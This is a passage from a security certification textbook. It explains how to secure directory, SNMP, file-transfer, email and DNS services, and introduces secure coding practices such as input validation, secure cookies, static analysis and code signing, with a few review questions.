   7 0.037274    192.168.0.106   172.217.20.132  TLSv1.3    118    Change Cipher Spec, Application Data
   8 0.038669    192.168.0.106   172.217.20.132  TLSv1.3    224    Application Data

> Frame 6: 266 bytes on wire (2128 bits), 266 bytes captured (2128 bits) on interface \Device\NPF_{DC478856-D898-4
> Ethernet II, Src: Tp-LinkT_cf:ea:cb (60:e3:27:cf:ea:cb), Dst: Tp-LinkT_15:af:e4 (c4:e9:84:15:af:e4)
> Internet Protocol Version 4, Src: 172.217.20.132, Dst: 192.168.0.106
> Transmission Control Protocol, Src Port: 443, Dst Port: 53476, Seq: 1, Ack: 635, Len: 212
v Transport Layer Security
  v TLSv1.3 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 128
    v Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 124
        Version: TLS 1.2 (0x0303)
        Random: dba516a7b5f5b3d4f95453c6bbdfe85d73a1db4632640372…
        Session ID Length: 32
        Session ID: 011fa8811607e422d8a3d92ecdd135e6da77498d8b64f75d…
        Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
        Compression Method: null (0)
        Extensions Length: 52
      > Extension: pre_shared_key (len=2)
      > Extension: key_share (len=36)
      v Extension: supported_versions (len=2)
          Type: supported_versions (43)
          Length: 2
          Supported Version: TLS 1.3 (0x0304)
```

Viewing the TLS handshake in a Wireshark packet capture. Note that the connection is using TLS 1.3 and one of the shortened cipher suites (TLS_AES_128_GCM_SHA256).

Secure Directory Services

A network directory lists the subjects (principally users, computers, and services) and objects (such as directories and files) available on the network plus the permissions that subjects have over objects. A directory facilitates authentication and authorization, and it is critical that it be maintained as a highly secure service. Most directory services are based on the Lightweight Directory Access Protocol (LDAP), running over port 389. The basic protocol provides no security and all transmissions are in plaintext, making it vulnerable to sniffing and on-path attacks. Authentication (referred to as binding to the server) can be implemented in the following ways:

- **No Authentication**—means anonymous access is granted to the directory.
- **Simple Bind**—means the client must supply its distinguished name (DN) and password, but these are passed as plaintext.
- **Simple Authentication and Security Layer (SASL)**—means the client and server negotiate the use of a supported authentication mechanism, such as Kerberos. The STARTTLS command can be used to require encryption (sealing) and message integrity (signing). This is the preferred mechanism for Microsoft's Active Directory (AD) implementation of LDAP.
- **LDAP Secure (LDAPS)**—means the server is installed with a digital certificate, which it uses to set up a secure tunnel for the user credential exchange. LDAPS uses port 636.

If secure access is required, anonymous and simple authentication access methods should be disabled on the server.

Generally two levels of access will need to be granted on the directory: read-only access (query) and read/write access (update). This is implemented using an access control policy, but the precise mechanism is vendor-specific and not specified by the LDAP standards documentation.

Unless hosting a public service, the LDAP directory server should also only be accessible from the private network. This means that the LDAP port should be blocked by a firewall from access over the public interface. If there is integration with other services over the Internet, ideally only authorized IPs should be permitted.

Simple Network Management Protocol Security

The **Simple Network Management Protocol (SNMP)** is a widely used framework for management and monitoring. SNMP consists of an SNMP monitor and agents.

- The agent is a process (software or firmware) running on a switch, router, server, or other SNMP-compatible network device.
- This agent maintains a database called a management information base (MIB) that holds statistics relating to the activity of the device (for example, the number of frames per second handled by a switch). The agent is also capable of initiating a trap operation where it informs the management system of a notable event (port failure, for instance). The threshold for triggering traps can be set for each value. Device queries take place over port 161 (UDP); traps are communicated over port 162 (also UDP).
- The SNMP monitor (a software program) provides a location from which network activity can be overseen. It monitors all agents by polling them at regular intervals for information from their MIBs and displays the information for review. It also displays any trap operations as alerts for the network administrator to assess and act upon as necessary.

If SNMP is not used, it should be disabled. When running SNMP the following includes some important guidlines:

- SNMP community names are sent in plaintext and so should not be transmitted over the network if there is any risk that they could be intercepted.
- Use difficult-to-guess community names; never leave the community name blank or set to the default.
- Use access control lists to restrict management operations to known hosts (that is, restrict to one or two host IP addresses).
- Use SNMP v3 when possible, and disable older versions of SNMP. SNMP v3 supports encryption and strong user-based authentication. Instead of community names, the agents are configured with a list of usernames and access permissions. When authentication is required, SNMP messages are signed with a hash of the user's passphrase. The agent can verify the signature and authenticate the user using its own record of the passphrase.

File Transfer Services

There are many means of transferring files across networks. A network operating system can host shared folders and files, enabling them to be copied or accessed over the local network or via remote access (over a VPN, for instance). Email and messaging apps can send files as attachments. HTTP supports file download (and uploads via various scripting mechanisms). There are also peer-to-peer file sharing services.

Despite the availability of these newer protocols and services, the File Transfer Protocol (FTP) remains very popular because it is efficient and has wide cross-platform support.

File Transfer Protocol

A **File Transfer Protocol (FTP)** server is typically configured with several public directories, hosting files, and user accounts. Most HTTP servers also function as FTP servers, and FTP services, accounts, and directories may be installed and enabled by default when you install a web server. FTP is more efficient compared to file attachments or HTTP file transfer, but has no security mechanisms. All authentication and data transfer are communicated as plaintext, meaning that credentials can easily be picked out of any intercepted FTP traffic.

You should check that users do not install unauthorized servers on their PCs (a rogue server). For example, a version of IIS that includes HTTP, FTP, and SMTP servers is shipped with client versions of Windows, though it is not installed by default.

SSH FTP (SFTP) and FTP Over SSL (FTPS)

Secure File Transfer Protocol (SFTP) addresses the privacy and integrity issues of FTP by encrypting the authentication and data transfer between client and server. In SFTP, a secure link is created between the client and server using Secure Shell (SSH) over TCP port 22. Ordinary FTP commands and data transfer can then be sent over the secure link without risk of eavesdropping or on-path attacks. This solution requires an SSH server that supports SFTP and SFTP client software.

Another means of securing FTP is to use the connection security protocol SSL/TLS. There are two means of doing this:

- **Explicit TLS (FTPES)**—uses the AUTH TLS command to upgrade an unsecure connection established over port 21 to a secure one. This protects authentication credentials. The data connection for the actual file transfers can also be encrypted (using the PROT command).
- **Implicit TLS (FTPS)**—negotiates an SSL/TLS tunnel before the exchange of any FTP commands. This mode uses the secure port 990 for the control connection.

FTPS is tricky to configure when there are firewalls between the client and server. Consequently, FTPES is usually the preferred method.

Email Services

Email services use two types of protocols:

- The **Simple Mail Transfer Protocol (SMTP)** specifies how mail is sent from one system to another.
- A mailbox protocol stores messages for users and allows them to download them to client computers or manage them on the server.

Secure SMTP (SMTPS)

To deliver a message, the SMTP server of the sender discovers the IP address of the recipient SMTP server using the domain name part of the email address. The SMTP server for the domain is registered in DNS using a mail exchanger (MX) record.

SMTP communications can be secured using TLS. This works much like HTTPS with a certificate on the SMTP server. There are two ways for SMTP to use TLS:

- **STARTTLS**—is a command that upgrades an existing unsecure connection to use TLS. This is also referred to as explicit TLS or opportunistic TLS.
- **SMTPS**—establishes the secure connection before any SMTP commands (HELO, for instance) are exchanged. This is also referred to as implicit TLS.

The STARTTLS method is generally more widely implemented than SMTPS. Typical SMTP configurations use the following ports and secure services:

- **Port 25**—is used for message relay (between SMTP servers or message transfer agents [MTA]). If security is required and supported by both servers, the STARTTLS command can be used to set up the secure connection.
- **Port 587**—is used by mail clients (message submission agents [MSA]) to submit messages for delivery by an SMTP server. Servers configured to support port 587 should use STARTTLS and require authentication before message submission.
- **Port 465**—is used by some providers and mail clients for message submission over implicit TLS (SMTPS), though this usage is now deprecated by standards documentation.

Secure POP (POP3S)

The **Post Office Protocol v3 (POP3)** is a mailbox protocol designed to store the messages delivered by SMTP on a server. When the client connects to the mailbox, POP3 downloads the messages to the recipient's email client.



Configuring mailbox access protocols on a server.

A POP3 client application, such as Microsoft Outlook or Mozilla Thunderbird, establishes a TCP connection to the POP3 server over port 110. The user is authenticated (by username and password), and the contents of their mailbox are downloaded for processing on the local PC. POP3S is the secured version of the protocol operating over TCP port 995 by default.

Secure IMAP (IMAPS)

Compared to POP3, the **Internet Message Access Protocol (IMAP)** supports permanent connections to a server and connects multiple clients to the same mailbox simultaneously. It also allows a client to manage mail folders on the server. Clients connect to IMAP over TCP port 143. They authenticate themselves, then retrieve messages from the designated folders. As with other email protocols, the connection can be secured by establishing an SSL/TLS tunnel. The default port for IMAPS is TCP port 993.

Email Security

Three technologies have emerged as essential for verifying the authenticity of emails and preventing phishing and spam. Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting & Conformance (DMARC).

Sender Policy Framework (SPF) is an email authentication method that helps detect and prevent sender address forgery, which is commonly used in phishing and spam emails. SPF works by verifying the sender's IP address against a list of authorized sending IP addresses published in the DNS TXT records of the email sender's domain. When an email is received, the receiving mail server checks the SPF record of the sender's domain to verify the email originated from one of the pre-authorized systems.

```
└─$ dig txt microsoft.com                                                                                                  1 ×
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.18.12-1-Debian <<>> txt microsoft.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55789
;; flags: qr rd ra; QUERY: 1, ANSWER: 16, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;microsoft.com.                 IN      TXT

;; ANSWER SECTION:
microsoft.com.          1590    IN      TXT     "fg2t0gov9424p2tdcuo94goe9j"
microsoft.com.          1590    IN      TXT     "t7sebee51jrj7vm932k531hipa"
microsoft.com.          1590    IN      TXT     "google-site-verification=M--CVfn_YwsV-2FGbCp_HFaEj23BmT0cTF4l8hXgpvM"
microsoft.com.          1590    IN      TXT     "google-site-verification=GfDnTUdATPsK123OJmXbfsYw-3A9BVMVaKSd4DcKgI"
microsoft.com.          1590    IN      TXT     "d365mktkey=SxDf1EZxLvWwx6eEZUxzjFFgHoapF8DvtWEUjwq7ZTwx"
microsoft.com.          1590    IN      TXT     "hubspot-developer-verification=OTQ5NGIwYWEtODNmZi00YWE1LTkyNmQtNDhjMDMxY2JjNDAx"
microsoft.com.          1590    IN      TXT     "d365mktkey=QDa792dLCZhvaAOOCe2Hz6WTzmTssOp1snABhxWibhMx"
microsoft.com.          1590    IN      TXT     "d365mktkey=6358r1b7e13hox60tl1uagv14"
microsoft.com.          1590    IN      TXT     "google-site-verification=uFg3wr5PWsK8lV029RoXXBBUW0_E6qf1WEWVHhetkOY"
microsoft.com.          1590    IN      TXT     "docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840"
microsoft.com.          1590    IN      TXT     "d365mktkey=j2qHWq9BHdaa3ZXZH8x64daJZxEWsFa0dxDeilxDoYYx"
microsoft.com.          1590    IN      TXT     "v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.msft.net include:
spf-a.hotmail.com include:_spf1-meo.microsoft.com -all"
microsoft.com.          1590    IN      TXT     "8RPDXJBzBS9tu7PbysU7qCACrwXPoDV8ZtLftHTnC4y9VJFLd841t5sQlElTgSLJ4KOIA8pBZxmyvPujuUvhOg=="
microsoft.com.          1590    IN      TXT     "d365mktkey=3uc1cf82cpv750lzk70v9bvf2"
microsoft.com.          1590    IN      TXT     "facebook-domain-verification=fwzwhbbzwmg5fzgotc2go51olc3566"
microsoft.com.          1590    IN      TXT     "google-site-verification=pjPOauSPcrfXOZS9jnPPa5axowcHGCDAl1_86dCqFpk"
```

Displaying the TXT records for microsoft.com using the dig tool. (Screenshot used with permission from Microsoft.)

DomainKeys Identified Mail (DKIM) leverages encryption features to enable email verification by allowing the sender to sign emails using a digital signature. The receiving email server uses a DKIM record in the sender's DNS record to verify the signature and verify the email's integrity.

Domain-based Message Authentication, Reporting & Conformance (DMARC) uses the results of SPF and DKIM checks to define rules for handling messages, such as moving messages to quarantine or spam, rejecting them outright, or tagging the message. DMARC also provides reporting capabilities, giving the owner of a domain visibility into which systems are sending emails on their behalf, including unauthorized activity.



Performing a DMARC lookup using the DNSChecker website https://dnschecker.org.

The combined use of SPF, DKIM, and DMARC significantly enhances email security by making it much more difficult for attackers to impersonate trusted domains, which is one of the most common tactics used in phishing and spam attacks. These protocols are essential tools in the fight against email-based threats because they provide essential mechanisms that help verify the authenticity of emails, maintain the integrity of the email content, and ensure the safe delivery of electronic communication.

Email Gateway

An email gateway is the control point for all incoming and outgoing email traffic. It acts as a gatekeeper, scrutinizing all emails to remove potential threats before they reach inboxes. Email gateways utilize several security measures, including anti-spam filters, antivirus scanners, and sophisticated threat detection algorithms to identify phishing attempts, malicious URLs, and harmful attachments. Email gateways leverage DMARC, SPF, and DKIM to automate the authentication and validation of email senders, reducing the chances that spoofed or impersonated emails will be delivered.

Email gateways also play a critical role in policy enforcement by allowing organizations to create rules related to email content and attachments based on established policies or regulatory compliance requirements. Attachment blocking, content filtering, and data loss prevention are common tasks email gateways handle.

Secure/Multipurpose Internet Mail Extensions

Secure/Multipurpose Internet Mail Extensions (S/MIME) is a protocol for securing email communications. It encrypts emails and enables sender authentication to ensure both the confidentiality and integrity of email communications. S/MIME uses public key encryption techniques to secure email content (the “body” of email). S/MIME also incorporates digital signatures to support sender verification and ensure messages are unmodified. By providing encryption and authentication

capabilities, S/MIME significantly enhances the security of email communication, but its implementation is often complicated and prone to misconfiguration.

Email Data Loss Prevention

Email is one of the most frequently used communication channels within organizations. It serves as a conduit for sensitive data such as financial information, intellectual property, customer and employee data, and personally identifiable information (PII.) Given its popularity and the sensitivity of the data it often carries, email is a common vector for data loss, making **data loss prevention (DLP)** protections exceedingly important.

While convenient, the ease of use and quick transmission capabilities of email can inadvertently encourage careless handling of sensitive data. Human errors, such as sending confidential data to the wrong recipients or failing to use secure methods for data transmission, are common and underscore the importance of DLP measures. In addition, DLP solutions are crucial in guarding against insider threats. Insiders can pose significant data leakage risks due to a lack of policy awareness or malicious intent.

Regulations like GDPR, HIPAA, and PCI DSS impose stringent requirements for protecting specific data types, with DLP serving as a key mechanism to ensure compliance and avoid unauthorized data transmission. Additionally, because email is a primary target for attacks, DLP protections significantly mitigate the risk of data loss, ensuring the appropriate handling and protection of sensitive information.

Data loss prevention (DLP) technologies prevent unauthorized sharing or dissemination of sensitive information. DLP policies are essential for monitoring and controlling the content used in communication platforms like email. DLP scans emails and attachments for certain types of sensitive information defined by the organization's DLP policies, including credit card numbers, social security numbers, proprietary information, or any sensitive or confidential data. If an email contains these types of information, the DLP system can take several actions based on predefined rules, such as blocking the email, alerting the sender or administrator, or automatically encrypting it before transmission.

Enforcing DLP in email is essential for many organizations, especially those handling sensitive customer data or subject to regulations like GDPR, HIPAA, or PCI DSS. DLP helps organizations minimize the risk of data breaches, avoid noncompliance penalties, and maintain data security and privacy. DLP is often enforced using email gateways and security policies on endpoint protection tools.

DNS Filtering

Domain Name System (DNS) filtering is a technique that blocks or allows access to specific websites by controlling the resolution of domain names into IP addresses. It operates on the principle that for a device to access a website, it must first resolve its domain name into its associated IP address, which is a process managed by DNS. When a request is made to resolve a website URI, the DNS filter checks the request against a database of domain names. If the domain is found to be associated with malicious activities or is on an unapproved list for any reason, the filter blocks the request, preventing access to the potentially harmful website.

DNS filtering is highly effective for many reasons. A few are listed below:

- It provides a proactive defense mechanism, blocking access to known phishing sites, malware distribution sites, and other malicious online destinations.
- It can help enforce an organization's acceptable use policies (AUPs) by blocking access to inappropriate or distracting websites and ensuring that the Internet is being used responsibly and productively.

- It can protect all devices connected to a network, including IoT devices, providing an extra layer of security.
- It is a simple solution that is easy to implement and presents a minimal risk, making it a cost-effective security control suitable for networks of any size.

While DNS filtering is highly effective, it must be combined with other security measures for comprehensive protection.

Implementing DNS Filtering

DNS filtering is implemented using different methods and tools. A prevalent method is through DNS filtering services like Cisco's OpenDNS (https://www.opendns.com/), Quad9 (https://www.quad9.net/), or CleanBrowsing (https://cleanbrowsing.org/). These services provide DNS resolution with built-in filtering, simply requiring organizations and users to redirect their DNS requests to the filtering service's DNS servers.

Organizations that manage their own DNS servers, such as Microsoft's DNS server or BIND, can directly implement DNS filtering. This method, albeit more complex, provides complete control over filtering policies and permits the integration of block lists or RPZ (Response Policy Zone) feeds into server configurations.

Another strategy involves using DNS firewalls, which intercept DNS queries at the network level and apply filtering rules accordingly. Some endpoint protection tools and antivirus software provide DNS filtering capabilities to provide device-level protection ideal for laptops and other mobile devices that may connect to numerous networks with varying levels of security enabled by default.

Open source Pi-hole (https://pi-hole.net/) or ADGuard (https://github.com/AdguardTeam/AdguardHome) software can be configured as a local DNS resolver with filtering capabilities. This software runs on Linux and is commonly implemented using Raspberry Pi hardware due to its low-performance overhead. Regardless of the method chosen, customization of filtering policies allows for categorizing websites to simplify the creation of block lists or allow lists per requirements. Keeping DNS filters updated is essential to effective DNS filtering to keep pace with evolving threats and changing organizational needs.



The Pi-hole administrative dashboard showing DNS resolution statistics. (Screenshot courtesy of Pi-hole.)

DNS Security

DNS is a critical service that should be configured to be fault tolerant. DoS attacks are hard to perform against the servers that perform Internet name resolution, but if an attacker can target the DNS server on a private network, it is possible to seriously disrupt the operation of that network.

To ensure DNS security on a private network, local DNS servers should only accept recursive queries from local hosts (preferably authenticated local hosts) and not from the Internet. You also need to implement access control measures on the server to prevent a malicious user from altering records manually. Similarly, clients should be restricted to using authorized resolvers to perform name resolution.

Attacks on DNS may also target the server application and/or configuration. Many DNS services run on BIND (Berkley Internet Name Domain), distributed by the Internet Systems Consortium (isc.org). There are known vulnerabilities in many versions of the BIND server, so it is critical to patch the server to the latest version. The same general advice applies to other DNS server software, such as Microsoft's. Obtain and check security announcements and then test and apply critical and security-related patches and upgrades.

DNS footprinting means obtaining information about a private network by using its DNS server to perform a zone transfer (all the records in a domain) to a rogue DNS or simply by querying the DNS service, using a tool such as `nslookup` or `dig`. To prevent this, you can apply an access control list to prevent zone transfers to unauthorized hosts or domains, to prevent an external server from obtaining information about the private network architecture.

DNS Security Extensions (DNSSEC) help to mitigate against spoofing and poisoning attacks by providing a validation process for DNS responses. With DNSSEC enabled, the authoritative server for the zone creates a "package" of resource records (called an RRset) signed with a private key (the Zone Signing Key). When another server requests a secure record exchange, the authoritative server returns the package along with its public key, which can be used to verify the signature.

The public Zone Signing Key is itself signed with a separate Key Signing Key. Separate keys are used so that if there is some sort of compromise of the Zone Signing Key, the domain can continue to operate securely by revoking the compromised key and issuing a new one.



Windows Server DNS services with DNSSEC enabled. (Screenshot used with permission from Microsoft.)

The Key Signing Key for a particular domain is validated by the parent domain or host ISP. The top-level domain trusts are validated by the Regional Internet Registries and the DNS root servers are self-validated, using a type of M-of-N control group key signing. This establishes a chain of trust from the root servers down to any particular subdomain.

Review Activity:

Application Protocol Security Baselines

Answer the following questions:

1. **What type of attack against HTTPS aims to force the server to negotiate weak ciphers?**

2. **When using S/MIME, which key is used to protect the confidentiality of a message?**

3. **Which protocol should be used to replace TELNET?**

4. **True or false? DNSSEC depends on a chain of trust from the root servers down.**

Topic 11B

Cloud and Web Application Security Concepts

EXAM OBJECTIVES COVERED

4.1 Given a scenario, apply common security techniques to computing resources.

Cloud and web application security include cloud hardening, which fortifies cloud infrastructure and reduces its attack surface, and application security, which ensures software is securely designed, developed, and deployed. Both practices work together to establish a layered defense strategy, effectively protecting against many different threats. Secure coding practices include input validation techniques, incorporating the principle of least privilege, maintaining secure session management, enforcing encryption, patching support, and many other capabilities. Additionally, developers must design software that produces comprehensive, structured, and meaningful logs while incorporating real-time alerting mechanisms. These complementary practices support a safe and secure cloud and web application environment.

Secure Coding Techniques

The security considerations for new programming technologies should be well understood and tested before deployment. One of the challenges of application development is that the pressure to release a solution often trumps any requirement to ensure that the application is secure. A legacy software design process might be heavily focused on highly visible elements, such as functionality, performance, and cost. Modern development practices use a security development lifecycle running in parallel or integrated with the focus on software functionality and usability. Examples include Microsoft's SDL (microsoft.com/en-us/securityengineering/sdl) and the OWASP Software Assurance Maturity Model (owasp.org/www-project-samm) and Security Knowledge Framework (owasp.org/www-project-security-knowledge-framework). OWASP also collates descriptions of specific vulnerabilities, exploits, and mitigation techniques, such as the OWASP Top 10 (owasp.org/www-project-top-ten).

Input Validation

Input validation is an essential protection technique used in software and web development that addresses the issue of untrusted input. Untrusted input describes how an attacker can provide specially crafted data to an application to manipulate its behavior. Injection attacks exploit the input mechanisms applications rely on to execute malicious commands and scripts to access sensitive data, control the operation of the application, gain access to otherwise protected back-end systems, and disrupt operations.

OWASP provides an excellent overview of input validation at https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html.

Without effective input validation, applications are vulnerable to many different classes of injection attacks, such as SQL injection, code injection, cross-site scripting (XSS), and many others.

Validation Method	Description
Allowlisting	This method only permits inputs that match a predetermined and approved set of values or patterns.
Blocklisting	This approach explicitly blocks known harmful inputs, such as certain special characters or patterns commonly used in attacks.
Data Type Checks	These checks ensure the input data is of the expected type, such as a string, integer, or date.
Range Checks	These validate that numeric inputs fall within expected ranges.
Regular Expressions	Also known as regex, these are used to match input to expected patterns or signs of malicious activity.
Encoding	This helps to safely and reliably prevent special characters in input from being interpreted as executable commands or scripts.

Secure Cookies

Cookies are small pieces of data stored on a computer by a web browser while accessing a website. They maintain session states, remember user preferences, and track user behavior and other settings. Cookies can be exploited if not properly secured, leading to attacks such as session hijacking or cross-site scripting.

To implement secure cookies, developers must follow certain well-documented principles, such as using the 'Secure' attribute for all cookies to ensure they are only sent over HTTPS connections and protected from interception via eavesdropping, using the 'HttpOnly' attribute to prevent client-side scripts from accessing cookies and protect against cross-site scripting attacks, and using the 'SameSite' attribute to limit when cookies are sent to mitigate cross-site request forgery attacks. Additionally, cookies should have expiration time limits to restrict their usable life.

Secure cookie techniques are critical in mitigating several web-based application attacks, particularly those focused on unauthorized access or manipulation of session cookies. Developers can defend against attacks that target them by employing specific attributes within cookies.

Static Code Analysis

Static code analysis is a crucial software development practice. It involves scrutinizing source code to identify potential vulnerabilities, errors, and noncompliant coding practices before the program is finalized. By examining code in a 'static' state, developers can catch and rectify issues early in the development lifecycle, making it a proactive approach to building secure, reliable, and high-quality software.

Application security approaches focus on software development and deployment lifecycles, with a heavy emphasis on secure coding practices that encourage developers to write code that prevents common vulnerabilities like SQL injection and cross-site scripting. Application security practices also mandate static and dynamic application security testing (SAST). Coding practices designed to support regular patching and updates are crucial to support the prompt resolution of newly discovered vulnerabilities.

Static code analysis supports secure coding and is performed using specialized tools, often integrated into software development suites. These tools automate code checks against pre-determined rules and flag potential issues so developers can review and address them. Some commonly used static analysis tools include SonarQube (https://www.sonarsource.com/products/sonarqube/), Coverity (https://www.synopsys.com/software-integrity/security-testing/static-analysis-sast.html), and Fortify (https://www.microfocus.com/en-us/cyberres/application-security), but there are many others.

Static code analysis in software development is critical because it enables early detection of bugs and security vulnerabilities and helps prevent potentially catastrophic failures in the final product. It also improves code quality and maintainability by enforcing coding standards and best practices. Additionally, static code analysis helps educate developers about common coding errors and security risks, which helps promote security-conscious development practices.

Code Signing

Code signing practices use digital signatures to verify the integrity and authenticity of software code. Code signing serves a dual purpose: ensuring that software has not been tampered with since signing and confirming the software publisher's identity.

When software is digitally signed, the signer uses a private key to encrypt a hash or digest of the code—this encrypted hash and the signer's identity form the digital signature. Code signing requires using a certificate issued by a trusted certificate authority (CA). The certificate contains information about the signer's identity and is critical for verifying the digital signature. If the certificate is valid and issued by a trusted CA, the software publisher's identity can be confidently verified. Code signing helps analysts and administrators block untrusted software and also helps protect software publishers by providing a mechanism to validate the authenticity of their code. Overall, code signing helps build trust in the software distribution process.

